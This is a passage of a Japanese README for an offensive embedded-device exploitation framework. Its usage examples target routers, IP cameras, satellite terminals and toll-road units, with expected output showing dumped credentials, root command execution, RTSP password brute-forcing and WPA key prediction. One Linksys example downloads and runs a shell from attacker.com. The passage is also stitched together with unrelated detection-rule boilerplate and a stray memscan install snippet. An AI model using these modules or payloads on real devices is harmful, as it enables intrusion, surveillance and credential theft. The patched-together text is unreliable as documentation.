`alcatel_lucent` · `alpha_networks` · `astoria` · `binatone` · `ddwrt` · `easybox` · `ee` · `freebox` · `mifi` · `motorola` · `observa` · `ruggedcom` · `seagate` · `sitecom` · `starbridge` · `ubee` · `unicorn` · `utstarcom` · `zoom` · さらに belkin、netgear、trendnet のギャップ補完。


## モジュール構造```
embedxpl/
├── core/
│   ├── rtsp/          # RTSP camera engine
│   │   ├── client.py  # Raw socket RTSP client (OPTIONS/DESCRIBE/auth/TLS/HTTP-tunnel)
│   │   ├── attacker.py# 5-phase attack pipeline (route→auth→creds→validate→re-attack)
│   │   ├── scanner.py # Network discovery (nmap/masscan/direct), CIDR/range expansion
│   │   └── models.py  # RTSPStream dataclass, AuthType enum
│   └── poly/
│       ├── compiler.py# CCompiler — runtime C/C++ compilation (gcc/clang/mingw/cross)
│       └── runner.py  # PolyRunner — Ruby/Node/PHP/Bash/Perl + Metasploit + ExploitDB
├── modules/
│   ├── creds/             # Credential testing (FTP, SSH, Telnet, HTTP, SNMP)
│   ├── exploits/
│   │   ├── cameras/       # IP camera exploits by vendor
│   │   │   ├── multi/     # Multi-vendor (RTSP attack engine, P2P, ONVIF)
│   │   │   ├── hikvision/ # Hikvision (CVE-2021-36260, CVE-2017-7921, ...)
│   │   │   ├── dahua/     # Dahua + OEMs (CVE-2021-33044, CVE-2020-25078, ...)
│   │   │   ├── axis/      # Axis (CVE-2018-10660, ...)
│   │   │   ├── reolink/   # Reolink (CVE-2021-40655, CVE-2022-30600)
│   │   │   ├── amcrest/   # Amcrest (CVE-2019-3950)
│   │   │   ├── uniview/   # Uniview UNV (CVE-2024-37630)
│   │   │   ├── tapo/      # TP-Link Tapo (CVE-2021-4045)
│   │   │   ├── annke/     # ANNKE DVR/NVR (CVE-2021-32941)
│   │   │   ├── swann/     # Swann DVR/NVR (default creds + RTSP)
│   │   │   └── edimax/    # Edimax IC-7100 (CVE-2025-1316, CISA KEV)
│   │   ├── firmware/      # Firmware flash bypass (NETGEAR, TP-Link, D-Link, ASUS)
│   │   ├── nas/           # NAS exploits (QNAP, D-Link NAS, Zyxel)
│   │   ├── routers/       # Router exploits by vendor (85 vendor folders — see full list below)
│   │   ├── vpn/           # VPN/firewall appliances (Ivanti, Fortinet, SonicWall)
│   │   ├── switches/      # Switch exploits (Cisco, D-Link, NETGEAR)
│   │   └── soho_edge/     # SOHO edge device exploits
│   ├── scanners/          # Network scanning and AutoPwn
│   ├── payloads/          # Reverse/bind shells (multi-arch)
│   ├── encoders/          # Payload encoding (Base64, Hex)
│   └── generic/           # CVE lookup, SNMP, UPnP, SSDP, wordlist tools
├── nse/                   # NSE script manager (Python)
│   ├── manager.py         # NSEManager class — install/uninstall/list/run
│   └── __main__.py        # CLI: python -m embedxpl.nse
├── resources/
│   └── rtsp/
│       ├── routes.txt      # 195+ RTSP stream paths
│       └── credentials.json# 80+ default username:password pairs
└── data/
    └── oui.txt             # IEEE OUI database for MAC-to-vendor lookup

nse/                        # Nmap NSE Lua scripts (pip install embedxpl[nse])
├── embedxpl-rtsp-discover.nse
├── embedxpl-camera-identify.nse
├── embedxpl-hikvision-vuln.nse
├── embedxpl-dahua-vuln.nse
├── embedxpl-rtsp-creds.nse
├── embedxpl-iot-cve-check.nse
└── embedxpl-camera-snapshot.nse
このセクションでは、ISPデバイスモジュール、バックドア/工場出荷時パスワードエクスプロイト、RTSPクライアントフレームワーク、OSINTツール、および専門的なセキュリティモジュールについて説明します。
インターネットプロバイダーが一般的に展開するISP発行のCPEおよびIPカメラ(SercommベースのONT、GPON CPE、ISPブランドデバイス)を対象としたエクスプロイトとスキャナー。
使用例:```bash
embedxpl use routers/zte/zxhn_h298a_cred_dump_cve_2026_34474 embedxpl (ZXHNCred) > set rhost 192.168.1.1 embedxpl (ZXHNCred) > run
[+] Connected to 192.168.1.1:80 [+] Sending ETHCheat request: GET /getpage.lua?pid=1000ÐCheat=1 [!] VULNERABLE: Credentials exposed Admin Password: admin123 WLAN PSK: MyWifiPass SSID: ZTE_Router_ABC
[-] No credential fields found in response [-] Target may be patched or different firmware
## 検出

- **YARAルール**: 悪意のあるバイナリやスクリプトを識別するためのカスタムYARAルール。
- **Sigmaルール**: 疑わしいアクティビティを検出するためのSigmaルール。
- **IOC**: 侵害指標(IPアドレス、ドメイン、ハッシュ)。
- **ハンティングクエリ**: 脅威ハンティングのためのクエリ(例: Splunk、Elastic)。

## 使用方法

1. このリポジトリをクローンします。
2. 関連するディレクトリを参照して、IOC、YARAルール、Sigmaルール、またはハンティングクエリを見つけます。
3. これらのリソースをセキュリティツールやプラットフォームに統合します。

## コントリビューション

コントリビューションを歓迎します!プルリクエストを送信するか、イシューを開いてください。

## ライセンス

このプロジェクトはMITライセンスの下でライセンスされています - 詳細については[LICENSE](https://github.com/mrhenrike/embedxpl-forge/blob/master/LICENSE)ファイルを参照してください。```bash
# Intelbras IWR LuCI RPC RCE
embedxpl use routers/intelbras/iwr_luci_rpc_rce
embedxpl (IWRLuci) > set rhost 192.168.0.1
embedxpl (IWRLuci) > set cmd "id"
embedxpl (IWRLuci) > run

# Expected output:
[+] LuCI RPC endpoint found at /cgi-bin/luci/rpc/sys
[+] RCE via sys.exec: uid=0(root) gid=0(root)
git clone https://github.com/example/memscan.git
cd memscan
pip install -r requirements.txt
python memscan.py --pid 1234 --output report.json
このツールは、権限のあるシステムでの合法的なセキュリティ調査およびフォレンジック分析のみを目的としています。ユーザーは、適用されるすべての法律および規制を遵守する責任を負います。```bash
embedxpl use scanners/specialized/br_isp_scanner embedxpl (BRISPScan) > set target 192.168.0.0/24 embedxpl (BRISPScan) > run
**注記:** CVE-2026-34474 は ZTE ZXHN H298A 1.1 および H108N 2.6 に影響します。認証は不要です。
**法的注意:** 所有しているデバイス、またはテストの書面による許可を得ているデバイスでのみ使用してください。

---

### レガシールーターバックドアおよび工場出荷時パスワードモジュール

EmbedXPL-Forge モジュール形式で実装された、古典的なルーターバックドアおよび工場出荷時パスワードのエクスプロイト。

| デバイス | CVE / 参考情報 | モジュールパス | 攻撃タイプ |
|--------|----------------|-------------|-------------|
| Cobham Aviator 700 SATCOM | CVE-2014-2943 | `exploits/specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943` | 管理者パスワードリセット (未認証) |
| Huawei HG8245H | - | `osint/keygen/huawei_hg8245_wpa_keygen` | WPA デフォルトキージェネレーター |
| Alcatel-Lucent OmniPCX Enterprise | - | `exploits/voip/alcatel_lucent/omnipcx_enterprise_mastercgi_rce` | masterCGI 未認証 RCE |
| Linksys E-Series (The Moon) | EDB-31683 | `exploits/routers/linksys/eseries_themoon_rce_tmunblock` | tmUnblock.cgi RCE |
| NETGEAR DGN2200 | EDB-24665 | `exploits/routers/netgear/dgn2200_open_telnetd_rce` | open-telnetd 未認証 RCE |
| Siemens FlexiISN | - | `exploits/routers/siemens/flexiisn_auth_bypass` | 認証バイパス |
| Thomson BTHomeHub | - | `exploits/routers/thomson/bthomehub_voice_hijack` | VoIP 設定ハイジャック |
| AT&T 2Wire Gateway | - | `exploits/routers/two_wire/atandt_gateway_crlf_dos` | CRLF インジェクション / DoS |

**使用例:**```bash
# Cobham Aviator admin reset (VSAT / Satellite terminal)
embedxpl use specialized/vsat/cobham_aviator_admin_reset_cve_2014_2943
embedxpl (CobhamReset) > set rhost 192.168.1.1
embedxpl (CobhamReset) > run

# Expected output:
[+] Connected to Cobham Aviator 700 interface
[+] Sending unauthenticated admin reset request
[!] VULNERABLE: Admin password reset to default

# Linksys eSeries The Moon RCE
embedxpl use routers/linksys/eseries_themoon_rce_tmunblock
embedxpl (TheMoon) > set rhost 192.168.1.1
embedxpl (TheMoon) > set cmd "busybox wget http://attacker.com/shell -O /tmp/sh && chmod +x /tmp/sh && /tmp/sh"
embedxpl (TheMoon) > run

# Huawei HG8245H WPA keygen
embedxpl use osint/keygen/huawei_hg8245_wpa_keygen
embedxpl (HuaweiKeygen) > set ssid "HG8245H-ABCDEF"
embedxpl (HuaweiKeygen) > run
# Output: [+] Predicted WPA key: xA7z3k9P
注記: Moon worm(Linksys E-Series CVE)は、ファームウェア < 2.0.08 において認証なしで tmUnblock.cgi を悪用します。 法的注意: 所有しているデバイス、またはテストの書面による許可を得たデバイスでのみ使用してください。
すべての RTSP カメラ攻撃モジュールの基盤として使用される、純粋な Python 製 RFC 2326 RTSP/1.0 クライアントライブラリ。
モジュール: network/rtsp/rtsp_client.py - RTSPClient クラス
機能:
with RTSPClient(...) as client)使用例:```bash
python3 -c " from embedxpl.modules.network.rtsp.rtsp_client import RTSPClient with RTSPClient('192.168.1.10', 554, timeout=5) as client: resp = client.describe('/live/ch0') if resp.status_code == 200: sdp = client.parse_sdp(resp.body) print(f'Streams: {[s.media_type for s in sdp.streams]}') "
## 検出

### 検出ルール

- 検出ルールは `rules/` ディレクトリにあります。
- 各ルールは、検出ロジックを定義する YAML ファイルです。
- ルールは、疑わしいアクティビティのパターンを識別するために使用されます。

### 検出の仕組み

1. ログは、設定されたソースから収集されます。
2. 各ログエントリは、検出ルールに対して評価されます。
3. ルールに一致したエントリは、アラートをトリガーします。
4. アラートは、設定された出力に送信されます。

### ルールの例

```yaml
title: Suspicious Process Execution
description: Detects execution of suspicious processes
level: high
detection:
  selection:
    EventID: 1
    Image|endswith:
      - '\cmd.exe'
      - '\powershell.exe'
  condition: selection
| レベル | 説明 |
|---|---|
| critical | 即時の対応が必要 |
| high | 早急な調査が必要 |
| medium | 調査が必要 |
| low | 情報提供目的 |
embedxpl use network/rtsp/rtsp_cred_brute embedxpl (RTSPBrute) > set rhost 192.168.1.10 embedxpl (RTSPBrute) > set rport 554 embedxpl (RTSPBrute) > set path /live/ch0 embedxpl (RTSPBrute) > run
[+] Trying admin:admin ... 401 Unauthorized [+] Trying admin:12345 ... 200 OK [!] VALID: admin:12345
**要件:** Python 3.8+、外部依存関係なし。

---

### FCC-ID 検索モジュール

ハードウェアラベルに記載された FCC ID コードからデバイスの詳細を取得するため、FCC Equipment Authorization データベースを照会する OSINT モジュール。

**モジュール:** `osint/fcc_id_lookup.py`

**使用例:**```bash
embedxpl use osint/fcc_id_lookup
embedxpl (FCCLookup) > set fcc_id "PD5-WNR3500U"
embedxpl (FCCLookup) > run

# Expected output:
[+] FCC ID: PD5-WNR3500U
    Grantee: NETGEAR Inc.
    Product: WNR3500U Wireless-N Gigabit Router
    Frequency: 2.4GHz / 5GHz
    Authorization: OET-65C (mobile device)
    Test Lab: SGS
    Grant Date: 2009-11-18
    Internal Photos: [URL]
    External Photos: [URL]
    Test Reports: [URL]
ヒント:
GRANTEE_CODE-PRODUCT_CODE)osint/github_recon と組み合わせて、デバイスの公開ファームウェアリポジトリを探します要件: インターネットアクセス、requests ライブラリ。
ベンダー、モデル、ファームウェアバージョンに基づいて、iSpyカメラデータベース形式を使用して既知のカメラストリームURLを生成します。
モジュール: osint/camera_url_generator.py
使用例:```bash embedxpl use osint/camera_url_generator embedxpl (CameraURL) > set vendor "hikvision" embedxpl (CameraURL) > set model "DS-2CD2143G2" embedxpl (CameraURL) > run
[+] Known stream URLs for Hikvision DS-2CD2143G2: [1] rtsp://:554/Streaming/Channels/101 [2] rtsp://:554/Streaming/Channels/102 [3] rtsp://:554/h264/ch1/main/av_stream [4] http:///ISAPI/Streaming/channels/1/picture [5] http:///onvif/device_service
embedxpl (CameraURL) > set output_file /tmp/hikvision_routes.txt embedxpl (CameraURL) > run
**ヒント:**
- `network/rtsp/rtsp_route_brute` と組み合わせてライブストリームを列挙する
- iSpy オープンカメラデータベースの300以上のカメラベンダーをサポート
- `set all_vendors true` を使用して既知のすべてのURLをダンプする

---

### 交通取締セキュリティモジュール

交通取締インフラ(料金所RSU、レーダーシステム、ANPRカメラ)を対象としたモジュール。

#### Kapsch TrafficCom RSU EFI Shell (CVE-2025-25734)

**モジュール:** `exploits/specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734`

**脆弱性:** 電子料金収受に使用されるKapsch路側機(RSU)は、UEFI Secure Bootの強制とBIOSパスワード保護を欠いており、物理攻撃者がEFI対話型シェルに侵入してファイルシステム全体にアクセスできる。

**影響:** 設定の抽出、TLS秘密鍵の窃取、インプラントの設置、料金取締のバイパス。

**使用例:**```bash
# Network reachability check (management interface detection)
embedxpl use specialized/traffic_enforcement/kapsch_rsu_efi_shell_cve_2025_25734
embedxpl (KapschRSU) > set rhost 10.0.0.50
embedxpl (KapschRSU) > check

# Expected output (management interface exposed):
[+] Kapsch RSU management interface detected on 10.0.0.50:80
[!] Banner indicator: 'TrafficCom RSU' found
[*] NOTE: Full exploitation requires physical on-site access

# Assessment report
embedxpl (KapschRSU) > run
# Outputs: attack steps, mitigations checklist, risk level
物理的悪用手順:
fs0:\efi\config\ で設定を抽出要件: RSUハードウェアへの物理的アクセス(モニター + USBキーボード)、またはバナー検出のための管理インターフェースへのネットワークアクセス。 法的注意: 料金徴収インフラへの不正アクセスは犯罪行為です。所有している、または評価に対する明示的な書面による許可を得ているユニットにのみ使用してください。

フレームワークの完全なレイヤー表示: CLIレイヤー、コアエンジン(オーケストレーター、プロトコルクライアント、シェルエンジン)、インテリジェンスレイヤー(ML、OUI、CVE DB)、品質ゲート、およびカテゴリ別に整理された2800以上のモジュールアーセナル。

ターゲット入力からディスカバリ、フィンガープリンティング、モジュール選択、悪用、レポーティングまでのエンドツーエンドのデータフロー。


